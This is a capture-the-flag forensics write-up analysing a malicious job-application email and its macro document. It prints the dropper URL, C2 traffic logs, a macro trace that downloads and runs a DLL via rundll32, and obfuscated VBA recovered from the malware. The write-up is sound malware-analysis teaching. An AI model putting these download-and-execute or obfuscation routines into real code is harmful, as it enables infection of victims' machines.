

# Forensic Writeup by 7e7 (7.00E+07)

Challenge

23 Solves

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## Forensic 50

Dear Security Team,

Based on latest triggered alert from our SIEM, we have collected the artifacts related to email detected as malicious. Yet we haven't understand the threat or any security implications related to this. Appreciate if you can analyze and provide detection indicators for us to address any threat from this alert. Attached herewith the password protected zip file containing the artifacts.


zip password: infected

The flag: wgmy{the\_sha256\_hash\_of\_eml\_file}

Solving this challenge will reveal additional challenge

PLEASE BE AWARE YOU ARE ANALYZING REAL MALWARE, RUN IN VM ALWAYS

// This forensic challenge made possible with collabration with NetByteSEC Sdn Bhd


 artifact.zip

Flag

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(Mirrored: <https://hostr.co/B8K5AYhNW8Pg>)


This PC > Desktop > artifact

Name	Date modified	Type	Size
 [Job Application] Security Engineer.eml	11/12/2021 12:41 ...	E-mail Message	141 KB

Checksum information


Name	[Job Application] Security Engineer.eml
Size	143608 bytes (140 KiB)
SHA256	F4053A1ACA84638B565C5F941A21B9484772520D7536E31CA41DE0DEAEE14E2C

wgmy{f4053a1aca84638b565c5f941a21b9484772520d7536e31ca41de0deae14e2c}




There are two methods to get the Document.

1. Open the eml file using Outlook.
  - a. Save Document



- b. Get the SHA1 Hash



wgmy{706301fc19042ffcab697775c30fe7dd9db4c5a6}

2. Open the eml file using any Text Editor (Notepad/Notepad++/Sublime Text/VSCode)
  - a. Extract base64 from the email. (Line 45-1868)

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39
40 -----3E625ED0B1EFBADA643E57C
41 Content-Type: application/msword; name="CV_Abdul_Manab.doc"
42 Content-Transfer-Encoding: base64
43 Content-Disposition: attachment; filename="CV_Abdul_Manab.doc"
44
45 0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAAACAAAKwAAAAAAAA
46 EAAALQAAAAIAAAD+////AAAAACoAAABDAAAAA////////////////////////
47 //////////////////////////////////////////
48 //////////////////////////////////////////
49 //////////////////////////////////////////
1864 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1865 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1866 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1867 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1868 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==
1869 -----3E625ED0B1EFBADA643E57C--
1870

```

- b. Use CyberChef/base64 binary to convert it to a document file.

Recipe	Input
<b>From Base64</b> Alphabet A-Za-z0-9+/= <input checked="" type="checkbox"/> Remove non-alphabet chars <b>SHA1</b> Rounds 80	length: 140407 lines: 1824 0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAAACAAAKwAAAAAAAA EAAALQAAAAIAAAD+////AAAAACoAAABDAAAAA//////////////////////// // // // //s pcEAIwAJBAAA8BK/AAAAAAAAEAAAAAAAACAAAAGAAA4AYmpiatz63PoAAAAAAAAAAAAAAAAAAAA AAABBBYALg4AAL6QIwi+kCFoAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAD//w8AAAAA AAAAAA//CQAGAAAAAAAAAAAAAAAACAAAKwAAAAAAAA <b>Output</b> start: 29    time: 38 end: 29    length: length: 0    lines: 706301fc19042ffcab697775c30fe7dd9db4c5a6

wgmy{706301fc19042ffcab697775c30fe7dd9db4c5a6}




To get the malware, you will need to either

- 1) Open the maldoc and check for any new process spawned. (**DANGEROUS! Do it in a VM!**)
  - a) Open Maldoc, Enable Macros, Open Task Manager, Eyeball
- 2) Use Fake-Net (<https://github.com/mandiant/flare-fakenet-ng>) to see the URL used to download the malware.

```
[ HTTPListener80] GET /cmd64.exe HTTP/1.1
[ HTTPListener80] Accept: */*
[ HTTPListener80] Accept-Encoding: gzip, deflate
[ HTTPListener80] User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR
2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[ HTTPListener80] Host: mbnxosod7oj3lm5nky1u.for.wargames.my
[ HTTPListener80] Connection: Keep-Alive
```

Now, we can download the malware by ourselves and get the SHA1 of the malware.



wgmy{094832f61127bbaaf9857d2e3ca6b3ffd3688e31}

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## Dropper Site

### 275

What is the full URL used to host the malware

Example full URL: <http://wargames.my/abc.def>

The flag: wgmy{sha1 of full URL (lower case) of malicious exe}

Flag

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If you used method 2 in the previous challenge, this is pretty straight-forward. From the FakeNet-NG logs, we can reconstruct the full URL as below.

<http://mbnxosod7oj3lm5nky1u.for.wargames.my/cmd64.exe>

(Mirrored: <https://hostr.co/GIUfkhTu3Afx>)

Recipe

SHA1

ⓧ ||

Rounds

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Input

http://mbnxosod7oj3lm5nky1u.for.wargames.my/cmd64.exe

Output

e88f4d8ad2551e5c91c742d53229944abd30c5ea

wgmy{e88f4d8ad2551e5c91c742d53229944abd30c5ea}

If you used method 1, you can get the url by using ProcMon. (**DANGEROUS! Do it in a VM!**)  
Open ProcMon, set filter to WINWORD.exe & EXCEL.exe\*, open Maldoc, get the url.

\*Filter Excel because the word mal doc will spawn excel and create a new sheet with more macro which will download.  
This behaviour can be seen in Task Manager where Excel was spawned.

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# C2 Hostname

## 304

What is the domain of C2 used by the malware

The flag: wgmy{sha1 of C2 hostname}

Flag
Submit

To get the C2 Hostname, you will need to either

- 1) Setup ProcMon, run the malware and check for the C2. (**DANGEROUS! Do it in a VM!**)
  - a) Similar to previous step but filter to cmd64.exe
- 2) Use Fake-Net (<https://github.com/mandiant/flare-fakenet-ng>) to see the C2 URL used by the malware.

```
[ HTTPListener80] POST /post.php HTTP/1.1
[ HTTPListener80] Accept-Encoding: identity
[ HTTPListener80] Content-Type: application/x-www-form-urlencoded
[ HTTPListener80] Content-Length: 7
[ HTTPListener80] Host: wbgfcln.for.wargames.my
[ HTTPListener80] User-Agent: Python-urllib/3.7
[ HTTPListener80] X-Computername: ARROW
[ HTTPListener80] Connection: close
[ HTTPListener80]
[ HTTPListener80] act=get
[ HTTPListener80] Storing HTTP POST headers and data to
http_20211211_142430.txt.
```

Recipe

SHA1

Rounds

80

Input

wbgfcln.for.wargames.my

Output

7c7b739ef14c9f15f41ac73c8301eccd4de8ca9a

wgmy{7c7b739ef14c9f15f41ac73c8301eccd4de8ca9a}

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## API Used to Download Malware

### 419

Discover the name of WinAPI used by maldoc to download the malware

The flag: wgmy{sha1 of lowercased winapi}

For this one, I performed an educated guess as I was not able to identify/retrieve the API used. Who else other than the creator of this evil to refer? Heh.

(Ref: <https://www.microsoft.com/security/blog/2021/03/03/xlm-amsi-new-runtime-defense-against-excel-4-0-macro-malware/>)

```

UNK_FUNCTION(YsMGvbk1, unk_param)
REGISTER(Kernel32, CreateDirectoryA, JCJ, iEFPYTWM, unk_param, 0, 0)
C:\Windows\System32\KERNEL32.DLL.CreateDirectoryA("C:
\RzymYzW",0,unsupported_parameter,unsupported_parameter);
C:\Windows\System32\KERNEL32.DLL.CreateDirectoryA("C:\RzymYzW
\iwevimM",0,unsupported_parameter,unsupported_parameter,unsupported_parameter);
REGISTER(URLMON, URLDownloadToFileA, JJCCJJ, jWaznlfx, unk_param, 0, 0)
C:\Windows\SYSTEM32\urlmon.dll.URLDownloadToFileA
(0,"http://[REDACTED]/pQBtWj","C:\RzymYzW\iwevimM\HCqLCsG.dll",0,0);
UNK_FUNCTION(1)
REGISTER(INSENG, DownloadFile, BCCJ, rojJOLWZ, unk_param, 0, 0)
C:\Windows\SYSTEM32\INSENG.DLL.DownloadFile
("http://[REDACTED]/pQBtWj","C:\RzymYzW\iwevimM
\HCqLCsG.dll",1,unsupported_parameter,unsupported_parameter);
REGISTER(Shell32, ShellExecuteA, JJCCCCJ, YsMGvbk1, unk_param, 0, 0)
C:\Windows\System32\SHELL32.dll.ShellExecuteA(0,"Open","rundll32.exe","C:
\RzymYzW\iwevimM\HCqLCsG.dll,DllRegisterServer","0",0);

```

Recipe

SHA1

Rounds
80

Input
urldownloadtofilea

Output
3ffa40eef60fb5ae5b10c2b975d51e5977ca2818

wgmy{3ffa40eef60fb5ae5b10c2b975d51e5977ca2818}

Looking back after the CTF was over, I managed to find the API used.

I tried to resolve all obfuscated strings to attempt and see if I could get the API. Using the functions from XOR Key challenge, there was a string that resolved to the WinAPI. Looking back at it, the possible method of identifying the API is based on the fact that the malware had to load a certain DLL to be able to use the API.

Common ways to load a DLL is using **LoadLibrary**. **GetProcAddress** to get the Address of the API. Using this knowledge, we can search the string in the memory dump and we will get this function.

```
Function LecnEndaUroeNa(ElaeIetsO_gG As String, SoieRtclIua As String,
ByVal AloeRur As VbVarType, ParamArray EgisGdca_eatIsr() As Variant)
Dim VType(0 To 63) As Integer
Dim VPtr(0 To 63) As LongPtr
Dim FansOruaGmnaVsit As Long, RigeIs iTudat As Long,
NsgeDeihGatlAnioRi() As Variant, AgmaLphoy As LongPtr
ReDim NsgeDeihGatlAnioRi(0)
NsgeDeihGatlAnioRi = EgisGdca_eatIsr
For FansOruaGmnaVsit = 0 To UBound(NsgeDeihGatlAnioRi)
If VarType(EgisGdca_eatIsr(FansOruaGmnaVsit)) = vbString Then
EgisGdca_eatIsr(FansOruaGmnaVsit) =
StrConv(EgisGdca_eatIsr(FansOruaGmnaVsit), vbFromUnicode):
NsgeDeihGatlAnioRi(FansOruaGmnaVsit) =
StrPtr(EgisGdca_eatIsr(FansOruaGmnaVsit))
VType(FansOruaGmnaVsit) = VarType(NsgeDeihGatlAnioRi(FansOruaGmnaVsit))
VPtr(FansOruaGmnaVsit) = VarPtr(NsgeDeihGatlAnioRi(FansOruaGmnaVsit))
Next FansOruaGmnaVsit
AgmaLphoy = DispCallFunc(0, GetProcAddress(LoadLibrary(ElaeIetsO_gG),
SoieRtclIua), 4, AloeRur, FansOruaGmnaVsit, VType(0), VPtr(0),
LeecnEndaUroeNa)
End Function
```

Now we will need to identify who calls this function and what is passed to **LoadLibrary**. Searching for **LeecnEndaUroeNa** will give us this string.

```
YrisLsteClroYoeat = LecnEndaUroeNa(OaioToliToi(CtdcIpebAkelGi("4168") &
CtdcIpebAkelGi("554546415166")), OaioToliToi(CtdcIpebAkelGi("496a556b5051
51474868305841785132476a554d43") & CtdcIpebAkelGi("673431")), vbLong,
GaleTdrca, OewaOgl, AomoLe_sf, GaleTdrca, GaleTdrca)
```


From this string, we can de-obfuscate the string and get the DLL being loaded and the WinAPI used! The WinAPI is the second argument in the string as the **GetProcAddress** is called using **LoadLibrary\***.

\*AgmaLphoy = DispCallFunc(0, **GetProcAddress**(**LoadLibrary**(**ElaeIetsO\_gG**), **SoieRtclIua**), 4, AloeRur, FansOruaGmnaVsit, VType(0), VPtr(0), LecnEndaUroeNa)

```
Sub AutoOpen()
MsgBox OaioToliToi(CtdcIpebAkelGi("496a556b505151474868305841785132476a554d43") & CtdcIpebAkelGi("673431"))
End Sub
```







Remember the EXCEL spawned by WINWORD? That is where we will find the XOR key.

1. Run maldoc without any hooks. (**DANGEROUS! Do it in a VM!**)
2. Ensure EXCEL.exe is spawned and dsye.exe\* is running.
3. Make memory dump of EXCEL.exe using Task Manager.
4. Strings the memory dump for gold.
5. ???
6. Profit?

\*dsye.exe is the renamed malware of cmd64.exe – This is done by the macro itself.

The ??? part is where you will go through the output of strings. I reused the macro template of WINWORD to perform this analysis.

To retrieve the XOR key, I simply searched for xor in the strings output.

```
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(CeouIaig))
```

Now we see the xor, we will need to go backwards to identify what are the values of *SoivNcrpEwioWv* and *Ceoulaig*.

Luckily for us, the strings output gave us the entire function where the XOR was happening.

```

Public Function TaosTpokNlncSpma(OmhlCroaf As String, DataIn As String)
As String
Dim TaioTaea As Integer
Dim WotaDr As Integer
Dim LnemTaoeDswe As String
Dim LatsRuegApn As String
Dim SoivNcrpEwioWv As String * 1
Dim CeouIaig As String * 1
For TaioTaea = 1 To Len(DataIn)
SoivNcrpEwioWv = Mid(DataIn, TaioTaea, 1)
WotaDr = ((TaioTaea - 1) Mod Len(OmhlCroaf)) + 1
CeouIaig = Mid(OmhlCroaf, WotaDr, 1)
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(CeouIaig))
MsgBox Asc(CeouIaig)
Next TaioTaea
LatsRuegApn = LnemTaoeDswe
LatsRuegApn = Replace(LatsRuegApn, vbLf, "")
TaosTpokNlncSpma = LatsRuegApn
End Function

```

Now, we will need to find who calls this function. A simple search through the gold mine nets us 1 unique function call.

```

OaioToliToi = TaosTpokNlncSpma(CtdcIpebAkelGi("7767") &
CtdcIpebAkelGi("68796b71707178627062757365666b746677"), KictIec)

```

From this information, we will need to have the function *CtdcIpebAkelGi* and also the value of *KictIec*. To do this we do a search on *OaioToliToi* in hopes that we get the function where it is set.

```

Function OaioToliToi(AgbtEwpiHnyoPugeSe As String) As String
Dim KictIec As String
KictIec = DhklMaoit(AgbtEwpiHnyoPugeSe)
OaioToliToi = TaosTpokNlncSpma(CtdcIpebAkelGi("7767") &
CtdcIpebAkelGi("68796b71707178627062757365666b746677"), KictIec)
End Function

```

Since *CtdcIpebAkelGi* is a function, we are able to get it from the gold mine.

```
Function CtdcIpebAkelGi(ByVal EngnLien As Variant) As Variant
Dim Cptdccara As Long
Dim AracRuapSimr, interValue As String
Dim theStepas As Integer
theStepas = Len(EngnLien) * 2
Dim TsbgMparUirs As String
TsbgMparUirs = "&H"
For Cptdccara = 1 To theStepas Step 4
AracRuapSimr = MidB(EngnLien, Cptdccara, 4)
AracRuapSimr = TsbgMparUirs & AracRuapSimr
interValue = Chr(Val(AracRuapSimr))
CtdcIpebAkelGi = CtdcIpebAkelGi & interValue
Next Cptdccara
End Function
```

The missing piece of this puzzle is the value of *Kictlec* and since we see it being set to the value of the function *DhklMaoit(AgbtEwpiHnyoPugeSe)*, we can just search for *DhklMaoit* in the gold mine.

```
Function DhklMaoit(ByVal vCode)
Dim ReosIndaToitAoiun, IaunElouBaewGvn
Dim EhdrEmuoYibgRsh As String
EhdrEmuoYibgRsh = CtdcIpebAkelGi("4d73786d")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("6c322e") &
CtdcIpebAkelGi("444f")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("4d446f63")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("756d65") &
CtdcIpebAkelGi("6e742e332e30")
Set ReosIndaToitAoiun = CreateObject(EhdrEmuoYibgRsh)
Set IaunElouBaewGvn =
ReosIndaToitAoiun.CreateElement(CtdcIpebAkelGi("62617365") &
CtdcIpebAkelGi("3634"))
IaunElouBaewGvn.DataType = CtdcIpebAkelGi("62696e2e62617365") &
CtdcIpebAkelGi("3634")
IaunElouBaewGvn.Text = vCode
DhklMaoit = StnfSeirAendBoaet(IaunElouBaewGvn.nodeTypeValue)
Set IaunElouBaewGvn = Nothing
Set ReosIndaToitAoiun = Nothing
End Function
```

From this function, we see that *DhklMaoit* is set to the value of the function *StnfSeirAendBoaet(launElouBaewGvn.nodeTypeValue)*. As usual we search the gold mine and retrieve the function.

```
Private Function StnfSeirAendBoaet(some_value)
Dim ReutRtotIwm
Dim NutrHlieGtcaPsl As String
NutrHlieGtcaPsl = CtdcIpebAkelGi("4144")
NutrHlieGtcaPsl = NutrHlieGtcaPsl & CtdcIpebAkelGi("4f44422e") &
CtdcIpebAkelGi("5374")
NutrHlieGtcaPsl = NutrHlieGtcaPsl & CtdcIpebAkelGi("7265616d")
Set ReutRtotIwm = CreateObject(NutrHlieGtcaPsl)
ReutRtotIwm.Type = 1
ReutRtotIwm.Open
ReutRtotIwm.Write some_value
ReutRtotIwm.Position = 0
ReutRtotIwm.Type = 2
ReutRtotIwm.Charset = CtdcIpebAkelGi("7573") &
CtdcIpebAkelGi("2d6173636969")
StnfSeirAendBoaet = ReutRtotIwm.ReadText
Set ReutRtotIwm = Nothing
End Function
```

With this, we have all the functions required to get the XOR key. We modify the WINWORD macro to contain all of the functions as well as adding *MsgBox Asc(Ceoulaig)* in the *TaosTpokNIncSpma* function to be able to retrieve the XOR key.

```
Sub AutoOpen()
MsgBox
OaioToliToi(CtdcIpebAkelGi("48784d6343564665587877614441674e426877425551
51655652736155675953456b414658") &
CtdcIpebAkelGi("78344e416b77434568634243686b4442466b4b455659494842524854
4577564768413d"))
End Sub
```

```
Hek - ThisDocument (Code)
(General)

Function CtdcIpebAkelGi(ByVal EngnLien As Variant) As Variant
Dim Cptdcoara As Long
Dim AracRuapSimr, interValue As String
Dim theStepas As Integer
theStepas = Len(EngnLien) * 2
Dim TsbgMparUirs As String
TsbgMparUirs = "&H"
For Cptdcoara = 1 To theStepas Step 4
AracRuapSimr = MidB(EngnLien, Cptdcoara, 4)
AracRuapSimr = TsbgMparUirs & AracRuapSimr
interValue = Chr(Val(AracRuapSimr))
CtdcIpebAkelGi = CtdcIpebAkelGi & interValue
Next Cptdcoara
End Function

Public Function TaosTpokNlncSpma(OmhlCroaf As String, DataIn As String) As String
Dim TaioTaea As Integer
Dim WotaDr As Integer
Dim LnemTaoeDswe As String
Dim LatsRuegApn As String
Dim SoivNcrpEwioWv As String * 1
Dim CeouIaig As String * 1
For TaioTaea = 1 To Len(DataIn)
SoivNcrpEwioWv = Mid(DataIn, TaioTaea, 1)
WotaDr = ((TaioTaea - 1) Mod Len(OmhlCroaf)) + 1
CeouIaig = Mid(OmhlCroaf, WotaDr, 1)
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(CeouIaig))
MsgBox Asc(CeouIaig)
Next TaioTaea
LatsRuegApn = LnemTaoeDswe
LatsRuegApn = Replace(LatsRuegApn, vbLf, "")

TaosTpokNlncSpma = LatsRuegApn
End Function

Function DhklMaoit(ByVal vCode)
Dim ReosIndaToitAoiun, IaunElouBaewGvn
Dim EhdrEmuoYibgRsh As String
EhdrEmuoYibgRsh = CtdcIpebAkelGi("4d73786d")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("6c322e") & CtdcIpebAkelGi("444f")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("4d446f63")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("756d65") & CtdcIpebAkelGi("6e742e332e30")
Set ReosIndaToitAoiun = CreateObject(EhdrEmuoYibgRsh)
Set IaunElouBaewGvn = ReosIndaToitAoiun.CreateElement(CtdcIpebAkelGi("62617365") & CtdcIpebAkelGi("3634"))
IaunElouBaewGvn.DataType = CtdcIpebAkelGi("62696e2e62617365") & CtdcIpebAkelGi("3634")
IaunElouBaewGvn.Text = vCode
DhklMaoit = StnfSeirAendBoaet(IaunElouBaewGvn.nodeTypeValue)
Set IaunElouBaewGvn = Nothing
Set ReosIndaToitAoiun = Nothing
End Function

Function OaioToliToi(AgbtEwpiHnyoPugeSe As String) As String
Dim KictIec As String
KictIec = DhklMaoit(AgbtEwpiHnyoPugeSe)
OaioToliToi = TaosTpokNlncSpma(CtdcIpebAkelGi("7767") & CtdcIpebAkelGi("68796b71707178627062757365666b746677"), KictIec)
End Function

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NutrHlieGtcaPsl = NutrHlieGtcaPsl & CtdcIpebAkelGi("4f44422e") & CtdcIpebAkelGi("5374")
NutrHlieGtcaPsl = NutrHlieGtcaPsl & CtdcIpebAkelGi("7265616d")
Set ReutRtotIwm = CreateObject(NutrHlieGtcaPsl)
ReutRtotIwm.Type = 1
ReutRtotIwm.Open
ReutRtotIwm.Write some_value
ReutRtotIwm.Position = 0
ReutRtotIwm.Type = 2
ReutRtotIwm.Charset = CtdcIpebAkelGi("7573") & CtdcIpebAkelGi("2d6173636969")
StnfSeirAendBoaet = ReutRtotIwm.ReadText
Set ReutRtotIwm = Nothing
End Function

Sub AutoOpen()
MsgBox OaioToliToi(CtdcIpebAkelGi("48784d6343564665587877614441674e42687742555151655652736155675953456b414658") & CtdcIpebAkelGi("7767"))
End Sub
```

When we run the macro of AutoOpen(), we will get multiple Pop-Up Message Box. These message box are the XOR key. The key will repeat itself if the length is fully utilized. The extracted full key is as below:

119, 103, 104, 121, 107, 113, 112, 113, 120, 98, 112, 98, 117, 115, 101, 102, 107, 116, 102, 119

Using CyberChef, we are able to convert the key to ASCII and get the SHA1 hash of it.

Recipe

From Decimal

Delimiter  
Line feed

☐ Support signed values

SHA1

Rounds  
80

Input

119  
103  
104  
121  
107  
113  
112  
113  
120  
98  
112  
...

Output

23a00e2c2bd7e0b493384ea50cbf3e113ee0a1ba

wgmy{23a00e2c2bd7e0b493384ea50cbf3e113ee0a1ba}

Challenge
4 Solves

# C2 Communication Encryption Key


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What's the encryption key used by the malware for C2 Communication?

The flag: wgmy{sha1 of encryption key - case sensitive}

Flag
Submit

To be able to solve this, we will need to know what the malware is made/capable of. Using Detect It Easy, we are able to see that the file could potentially be a ZIP file.



We can extract the executable and get a list of files.

Name	Date modified	Type	Size
_imp	12/12/2021 2:37 AM	File folder	
builtins	12/12/2021 2:37 AM	File folder	
collections	12/12/2021 2:37 AM	File folder	
ctypes	12/12/2021 2:37 AM	File folder	
email	12/12/2021 2:37 AM	File folder	
encodings	12/12/2021 2:37 AM	File folder	
html	12/12/2021 2:37 AM	File folder	
http	12/12/2021 2:37 AM	File folder	
importlib	12/12/2021 2:37 AM	File folder	
json	12/12/2021 2:37 AM	File folder	
logging	12/12/2021 2:37 AM	File folder	
pydoc_data	12/12/2021 2:37 AM	File folder	
sys	12/12/2021 2:37 AM	File folder	
unittest	12/12/2021 2:37 AM	File folder	
urllib	12/12/2021 2:37 AM	File folder	
xml	12/12/2021 2:37 AM	File folder	
__future__.pyc	9/12/2021 4:52 AM	Compiled Python ...	4 KB
__main__.pyc	9/12/2021 4:52 AM	Compiled Python ...	5 KB
_bootlocale.pyc	9/12/2021 4:52 AM	Compiled Python ...	2 KB
_bz2.pyd	18/12/2019 11:46 ...	Python Extension ...	72 KB
_collections_abc.pyc	9/12/2021 4:52 AM	Compiled Python ...	29 KB
